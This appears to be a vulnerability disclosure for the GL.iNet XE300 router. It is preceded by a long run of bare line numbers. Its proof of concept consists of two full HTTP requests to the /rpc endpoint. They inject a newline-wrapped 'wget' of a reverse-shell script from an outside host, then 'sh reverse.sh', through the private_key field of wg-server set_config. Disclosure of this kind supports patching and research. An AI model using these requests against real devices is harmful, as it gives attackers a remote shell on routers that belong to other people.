658
659
660
661
662
663
664
665
666
667
668
669
670
671
672
673
674
675
676
677
678
679
680
681
682
683
684
685
686
687
688
689
690
691
692
693
694
695
696
697
698
699
700
701
702
703
704
705
706
707
708
709
710
711
712
713
714
715
716
717
718
719
720
721
722
723
724
725
726
727
728
729
730
731
732
733
734
735
736
737
738
739
740
741
742
743
744
745
746
747
748
749
750
751
752
753
754
755
756
757
758
759
760
761
762
763
764
765
766
767
768
769
770
771
772
773
774
775
776
777
778
779
780
781
782
783
784
785
786
787
788
789
790
791
792
793
794
795
796
797
798
799
800
801
802
803
804
805
806
807
808
809
810
811
812
813
814
815
816
817
818
819
820
821
822
823
824
825
826
827
828
829
830
831
832
833
834
835
836
837
838
839
840
841
842
843
844
845
846
847
848
849
850
851
852
853
854
855
856
857
858
859
860
861
862
863
864
865
866
867
868
869
870
871
872
873
874
875
876
877
878
879
880
881
882
883
884
885
886
887
888
889
890
891
892
893
894
895
896
897
898
899
900
901
902
903
904
905
906
907
908
909
910
911
912
913
914
915
916
917
918
919
920
921
922
923
924
925
926
927
928
929
930
931
932
933
934
935
936
937
938
939
940
941
942
943
944
945
946
947
948
949
950
951
952
953
954
955
956
957
958
959
960
961
962
963
964
965
966
967
968
969
970
971
972
973
974
975
976
977
978
979
980
981
982
983
984
985
986
987
988
989
990
991
992
993
994
995
996
997
998
999

```

The screenshot for obtaining the shell is as follows:



The video for obtaining the shell is as follows:

GL.iNet_XE300_wg-server_set_config.mp4

PoC

This is a post-authentication command injection vulnerability. When verifying, the value of the first element in the params list needs to be updated; the value corresponding to this PoC is zj0vYudgRO3QYKIdObWG2deRlfa5X4Uu.

Two requests need to be sent: one for uploading the shell script, and one for executing the shell script.

Upload:

```
1 POST /rpc HTTP/1.1
2
3 Host: 192.168.31.16
4
5 Content-Length: 229
6
7 Accept: application/json, text/plain, */*
8
9 Accept-Language: en-US
10
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
    (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
12
13 Content-Type: application/json
14
15 origin: http://192.168.31.16
16
17 Referer: http://192.168.31.16/
18
19 Accept-Encoding: gzip, deflate, br
20
21 Cookie: Admin-Token=zj0vYudgRO3QYKIdObWG2deRlfa5X4Uu
22
23 Connection: keep-alive
```

```

24
25
26
27 {"jsonrpc":"2.0","id":40,"method":"call","params":
   ["zj0vYudgR03QYKldobwG2derlfa5x4Uu","wg-server","set_config",{
28
29         "address_v4": "10.0.0.1/24",
30
31         "port": 51820,
32
33         "private_key": "\n wget http://192.168.31.166:8876/reverse.sh \n"
34
35     }]}

```

Execute shell script:

```

1  POST /rpc HTTP/1.1
2
3  Host: 192.168.31.16
4
5  Content-Length: 229
6
7  Accept: application/json, text/plain, */*
8
9  Accept-Language: en-US
10
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; win64; x64) AppleWebKit/537.36
   (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36
12
13 Content-Type: application/json
14
15 Origin: http://192.168.31.16
16
17 Referer: http://192.168.31.16/
18
19 Accept-Encoding: gzip, deflate, br
20
21 Cookie: Admin-Token=zj0vYudgR03QYKldobwG2derlfa5x4Uu
22
23 Connection: keep-alive
24
25
26
27 {"jsonrpc":"2.0","id":40,"method":"call","params":
   ["zj0vYudgR03QYKldobwG2derlfa5x4Uu","wg-server","set_config",{
28
29         "address_v4": "10.0.0.1/24",
30
31         "port": 51820,
32
33         "private_key": "\n sh reverse.sh \n"
34
35     }]}

```

Discoverer

ZippyJia